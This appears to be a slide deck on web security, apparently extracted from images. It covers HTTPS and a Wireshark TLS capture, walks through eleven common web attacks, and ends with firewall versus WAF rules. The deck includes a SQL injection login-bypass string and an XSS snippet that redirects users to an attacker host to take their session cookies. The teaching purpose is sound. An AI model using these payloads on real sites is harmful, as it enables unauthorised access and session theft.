
<https://www.Engineer4.dz>




HTTPS (HTTP + TLS)



HTTPS (HTTP + TLS)




HTTPS (HTTP + TLS)



Insight

You can use **Wireshark** to capture and analyze **HTTP/HTTPS** traffic.



HTTPS Wireshark

*Ethernet

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

(http) && (ip.dst==93.184.216.34 || ip.src==93.184.216.34)

No.	Time	Source	Destination	Protocol	Length	Info
203	6.752123	192.168.1.51	93.184.216.34	TLSv1.2	253	Client Hello
205	6.954560	93.184.216.34	192.168.1.51	TLSv1.2	1514	Server Hello
206	6.956840	93.184.216.34	192.168.1.51	TLSv1.2	1514	Certificate [TCP segment of a reassembled PDU]
208	6.957976	93.184.216.34	192.168.1.51	TLSv1.2	797	Certificate Status, Server Key Exchange, Server Hello Done
210	7.009462	192.168.1.51	93.184.216.34	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
211	7.009926	192.168.1.51	93.184.216.34	TLSv1.2	397	Application Data
213	7.170184	93.184.216.34	192.168.1.51	TLSv1.2	296	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
214	7.170189	93.184.216.34	192.168.1.51	TLSv1.2	122	Application Data
215	7.170190	93.184.216.34	192.168.1.51	TLSv1.2	96	Application Data
217	7.170760	192.168.1.51	93.184.216.34	TLSv1.2	92	Application Data
218	7.174371	93.184.216.34	192.168.1.51	TLSv1.2	92	Application Data
219	7.174834	93.184.216.34	192.168.1.51	TLSv1.2	257	Application Data
221	7.175025	93.184.216.34	192.168.1.51	TLSv1.2	92	Application Data
222	7.176077	93.184.216.34	192.168.1.51	TLSv1.2	689	Application Data
230	7.372039	192.168.1.51	93.184.216.34	TLSv1.2	168	Application Data

> Frame 214: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0

> Ethernet II, Src: Sagemcom_5

> Internet Protocol Version 4, Src: 93.184.216.34, Dst: 192.168.1.51

> Transmission Control Protocol, Src Port: 443, Dst Port: 52534, Seq: 3906, Ack: 326, Len: 68

Secure Sockets Layer

 TLSv1.2 Record Layer: Application Data Protocol: http2

 Content Type: Application Data (23)

 Version: TLS 1.2 (0x0303)

 Length: 63

 Encrypted Application Data: 8c1a6ab14d1d23236abfceed251b4437f4b14a714eb6ed27...

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

1. **SQL injection**
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

1. SQL injection

- **Mechanism**

- Exploits improper sanitization by "injecting" malicious SQL commands into data-plane input to manipulate back-end database queries.

- **Real-World Example**

- An attacker enters ' OR '1'='1 into a login username field.

- **The Payload**

```
SELECT * FROM users WHERE username = ' OR '1'='1' AND password = '...'
```

- **Outcome:** The query always returns **TRUE**, bypassing authentication to grant access.

Web attacks

1. SQL injection
2. **XSS**
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

2. XSS (Cross-Site Scripting)

- **Mechanism**
 - Injects malicious client-side scripts (usually JavaScript) into web pages viewed by other users.
- **Real-World Example**
 - Posting a comment on a forum containing
`<script>document.location='http://attacker.com</script>'`.
- **Outcome**
 - Every user who views the comment unintentionally sends their session cookie to the attacker's server.

Web attacks

1. SQL injection
2. XSS
- 3. CSRF**
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

3. CSRF (Cross-Site Request Forgery)

- **Mechanism**

- Tricks an authenticated user into performing an unwanted action on a different website where they are currently logged in.

- **Real-World Example**

- A user logs into their bank and then visits a malicious site that contains a hidden form:
``.

- **Outcome**

- The browser automatically sends the bank's session cookies with the request, authorizing a fraudulent transfer.

Web attacks

1. SQL injection
2. XSS
3. CSRF
- 4. Parameter tampering**
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

4. Parameter tampering

- **Mechanism**
 - Manipulating data sent between the client and server (like URL parameters or POST data) to bypass logic.
- **Real-World Example**
 - An e-commerce site uses a URL like `checkout.php?item_id=101&price=500`.
- **The Hack**
 - The attacker manually changes the URL to `price=1` before hitting enter.
- **Outcome**
 - The server processes the order at the modified price because it trusts the client-side input.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
- 5. Sensitive data**
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
- 6. Hidden field manipulation**
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

6. Hidden field manipulation

- **Mechanism**
 - Altering internal application variables that are "hidden" from the UI but present in the HTML source.
- **Real-World Example**
 - A form contains `<input type="hidden" name="role" value="user">`.
- **The Hack**
 - The attacker uses browser "Inspect Element" to change `value="user"` to `value="admin"` before submitting.
- **Outcome**
 - The server upgrades the user's privileges based on the tampered hidden field.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
- 7. Brute Force**
8. Session hijacking
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

7. Brute Force

- **Mechanism**
 - A trial-and-error method using automated software to generate a large number of consecutive guesses for a password or PIN.
- **Real-World Example**
 - Using a "Dictionary Attack" tool to try the top 10,000 most common passwords against a specific admin account.
- **Outcome**
 - Success if the account lacks rate-limiting or a strong account lockout policy.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
- 8. Session hijacking**
9. Buffer overflow
10. DOS Attack
11. Security misconfiguration

Web attacks

8. Session hijacking

- **Mechanism**
 - Stealing or "predicting" a valid session token (Cookie or Session ID) to gain unauthorized access to a user's web session.
- **Real-World Example**
 - Eavesdropping on an unencrypted (HTTP) Wi-Fi network at a cafe to "sniff" session cookies.
- **Outcome**
 - The attacker adds the stolen cookie to their own browser and takes over the victim's logged-in state.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
- 9. Buffer overflow**
10. DOS Attack
11. Security misconfiguration

Web attacks

9. Buffer overflow

- **Mechanism**
 - Sending more data to a memory buffer than it can hold, causing it to "overflow" into adjacent memory space.
- **Real-World Example**
 - A web server expects a 256-character username but receives 10,000 characters.
- **Outcome**
 - The excess data overwrites the "return address" in the stack, potentially executing the attacker's malicious code (Shellcode) with system privileges.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
- 10. DOS Attack**
11. Security misconfiguration

Web attacks

10. DOS Attack

- **Mechanism**
 - Flooding a server with an overwhelming volume of traffic or resource-heavy requests to make it unavailable to legitimate users.
- **Real-World Example**
 - The "HTTP Slowloris" attack, which keeps many connections open to the web server by sending partial requests.
- **Outcome**
 - The server's connection pool is exhausted, and real users get a "Connection Timed Out" error.

Web attacks

1. SQL injection
2. XSS
3. CSRF
4. Parameter tampering
5. Sensitive data
6. Hidden field manipulation
7. Brute Force
8. Session hijacking
9. Buffer overflow
10. DOS Attack
- 11. Security misconfiguration**


Web attacks

11. Security misconfiguration

- **Mechanism**
 - Using default settings, open cloud storage, or overly verbose error messages that leak system intel.
- **Real-World Example**
 - Leaving the default "admin/admin" credentials on a router or leaving a database port (3306) open to the public internet.
- **Outcome**
 - Attackers use well-known default paths or exposed ports to bypass security entirely.


Traditional FW vs WAF

Firewall Rules			
Source IP	Destination IP	Port Number	Action (Permit / Deny)
172.16.0.50	10.10.10.10	80	Deny
172.16.0.50	10.10.10.10	443	Permit




Traditional FW vs WAF

Firewall Rules			
Source IP	Destination IP	Port Number	Action (Permit / Deny)
172.16.0.50	10.10.10.10	80	Deny
172.16.0.50	10.10.10.10	443	Permit

